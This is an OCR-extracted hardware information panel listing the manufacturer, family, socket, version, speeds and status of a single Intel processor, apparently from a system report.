
Processor Information


Processor 1


Manufacturer	Intel(R) Corporation
Family	Intel® Pentium® D Processor
Socket	J1PR
Version	Intel(R) Core(TM)2 Duo CPU E8400 @ 3.00GHz
ID	13829424153406539386
Maximum socket speed	4000 MHz
Speed	3000 MHz
Status	Enabled
Upgrade method	Unknown
Populated?	Yes

